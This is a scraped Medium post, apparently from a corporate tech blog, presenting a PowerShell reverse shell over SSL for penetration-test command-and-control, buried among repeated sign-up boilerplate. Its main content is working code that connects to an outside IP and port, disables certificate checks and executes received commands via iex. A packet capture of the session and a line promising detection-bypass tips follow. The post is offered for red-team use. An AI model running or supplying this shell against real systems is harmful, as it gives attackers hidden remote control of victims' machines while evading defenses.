

Open in app ↗

Sign up Sign in

Medium

Search

Write



Carrie Roberts · Follow

Published in Walmart Global Tech Blog · 3 min read · Feb 22, 2019



Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Sign up for free

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\admin> $socket = New-Object Net.Sockets.TcpClient('206.189.70.79', 9876)
PS C:\Users\admin> $stream = $socket.GetStream()
PS C:\Users\admin> $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as
eCertificateValidationCallback)))
PS C:\Users\admin> $sslStream.AuthenticateAsClient('fake.domain')
PS C:\Users\admin> $writer = new-object System.IO.StreamWriter($sslStream)
PS C:\Users\admin> $writer.Write('PS ' + (pwd).Path + '> ')
PS C:\Users\admin> $writer.Flush()
PS C:\Users\admin> [byte[]]$bytes = 0..65535|%{0};
PS C:\Users\admin> while(($i = $sslStream.Read($bytes, 0, $bytes.Length)) -ne 0)
>> {$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
>> $sendback = (iex $data | Out-String ) 2>&1;
>> $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
>> $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
>> $sslStream.Write($sendbyte,0,$sendbyte.Length);$sslStream.Flush()}
```

Medium


Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app



No.	Time	Source	Destination	Protocol	Length	Info
8	0.661349	10.18.0.58	206.189.70.79	TCP	54	50291 → 9876 [ACK] Seq=116 Ack=2044 Win=262144 Len=0
9	0.666540	10.18.0.58	206.189.70.79	TLSv1	188	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
10	0.730734	206.189.70.79	10.18.0.58	TLSv1	304	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
11	0.784462	10.18.0.58	206.189.70.79	TCP	54	50291 → 9876 [ACK] Seq=250 Ack=2294 Win=261888 Len=0
12	0.916416	10.18.0.58	206.189.70.79	TLSv1	144	Application Data, Application Data
13	1.016763	206.189.70.79	10.18.0.58	TCP	60	9876 → 50291 [ACK] Seq=2294 Ack=340 Win=30336 Len=0
14	10.647197	206.189.70.79	10.18.0.58	TLSv1	128	Application Data, Application Data
15	10.690677	10.18.0.58	206.189.70.79	TCP	54	50291 → 9876 [ACK] Seq=340 Ack=2368 Win=261632 Len=0
16	10.786446	10.18.0.58	206.189.70.79	TLSv1	160	Application Data, Application Data
17	10.850427	206.189.70.79	10.18.0.58	TCP	60	9876 → 50291 [ACK] Seq=2368 Ack=446 Win=30336 Len=0

To increase the likelihood of bypassing host and network-based detections, use the following suggestions.

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Fun stuff. If you are on a pentest and are looking for a quick C2 connection this might do it for you.

Infosec

C2

Command And Control

--

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

✦ Membership

✓ Read member-only stories

✓ Support writers you read most

✓ Earn money for your writing

✓ Listen to audio narrations

✓ Read offline with the Medium app